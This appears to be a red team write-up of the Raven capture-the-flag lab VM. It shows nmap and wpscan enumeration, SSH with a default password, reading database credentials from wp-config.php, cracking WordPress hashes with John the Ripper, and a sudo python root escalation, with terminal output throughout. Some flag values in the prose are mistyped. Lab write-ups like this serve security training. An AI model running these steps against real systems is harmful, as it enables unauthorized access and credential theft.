
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 192.168.1.0/24




```
Nmap scan report for 192.168.1.110
Host is up (0.00066s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- Target 1
  - **Port 22 - ssh - OpenSSH**
  - **Port 80 - http - Apache**
  - **Port 111 - rpcbind - 2-4(RPC #100000)**
  - **Port 139 - netbios-ssn - Samba**
  - **Port 445 - netbios-ssn - Samba**


The following vulnerabilities were identified on each target:

- Target 1
  - List of
  - Critical
  - Vulnerabilities



```
Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'
```

Wpscan exposed two potential users: (michael & steven)




```
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Oct  7 12:36:12 2021
[+] Requests Done: 51
[+] Cached Requests: 4
[+] Data Sent: 12.568 KB
[+] Data Received: 285.529 KB
[+] Memory used: 118.805 MB
[+] Elapsed time: 00:00:02
```

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: {b9bbvb33e11b80be759c4e844862482d}
    - **Exploit Used**
      - *exploited when login in as michael*
      - *ran grep to search for text ‘flag1’ within file.*




```
michael@target1:~$ ls var/www/html
ls: cannot access var/www/html: No such file or directory
michael@target1:~$ ls /var
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:~$ ls /var/www/
flag2.txt  html
michael@target1:~$ ls /var/www/html
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:~$ grep flag1 service.html
grep: service.html: No such file or directory
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ grep flag1 service.html
                         <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

  - flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}
    - **Exploit Used**
      - *ssh into 192.168.1.110 with michael as username and michael as password*
      - *ssh michael@192.168.1.110*



```
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img        js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html scss  service.html    vendor
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

Was able to find flag3 and flag4 by querying the table wp_posts with the statement ‘select * from wp_posts;’



```
 | flag3          |                  | draft       | open           | open        |                  |              |          |
  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                                  |          0 | http://raven.local/wordpress/?p=4
                       |           0 | post        |                      |          0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



 | flag4          |                  | inherit     | closed         | closed      |                  | 4-revision-v1 |          |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                                  |          4 | http://raven.local/wordpress/index.php/
2018/08/12/4-revision-v1/ |           0 | revision   |                      |          0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Flag3 hash: afc01ab56b50591e7dccf931227770cd2

Flag4 Hash: 715dea6c055b9fe3337544932f2941ce


Flag 3 and 4 were pulled from the mysql database after we retrieve credentials with the wp-config.php file located at: /var/www/html/wordpress/.

Database name is: wordpress

Database username is: root


Database password is: R@v3nSecurity

MySQL HostName is: localhost



```
michael@target1:~$ ls /var/www/html/wordpress
index.php    wp-activate.php       wp-comments-post.php    wp-content    wp-links-opml.php  wp-mail.php        wp-trackback.php
license.txt  wp-admin              wp-config.php           wp-cron.php   wp-load.php        wp-settings.php    xmlrpc.php
readme.html  wp-blog-header.php    wp-config-sample.php    wp-includes   wp-login.php       wp-signup.php
michael@target1:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Querying the select * from wp_users; generated potential hash passwords.




```
mysql> select user_login, user_pass, display_name, user_email
    → ;
ERROR 1054 (42S22): Unknown column 'user_login' in 'field list'
mysql> select user_login, user_pass, display_name, user_email from wp_users;
+------------+------------------------------------+----------------+-------------------+
| user_login | user_pass                          | display_name   | user_email        |
+------------+------------------------------------+----------------+-------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael        | michael@raven.org |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | Steven Seagull | steven@raven.org  |
+------------+------------------------------------+----------------+-------------------+
2 rows in set (0.00 sec)
```

Placed hash values into wp_hashes.txt file as key:value pair for the username:hash.

The hash file was then run against john the ripper with the following command:


John --wordlist /usr/share/wordlists/rockyou.txt wp_hashes.txt



```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Based on the first result we can see that the password for steven is ‘pink84’

proceeded to ssh into 192.168.1.110 with the user steven using the following command: ssh steven@192.168.1.110. Once I got prompted for the password I entered pink84.




```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  5 19:18:57 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Once logged in, I was able to run the following command to switch the steven account to root access. The command I entered was

--: sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

I then changed location cd into the root directory and found flag4 once again. Output of flag4.txt file.



```
root@target1:/home/steven#
root@target1:/home/steven# ls
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```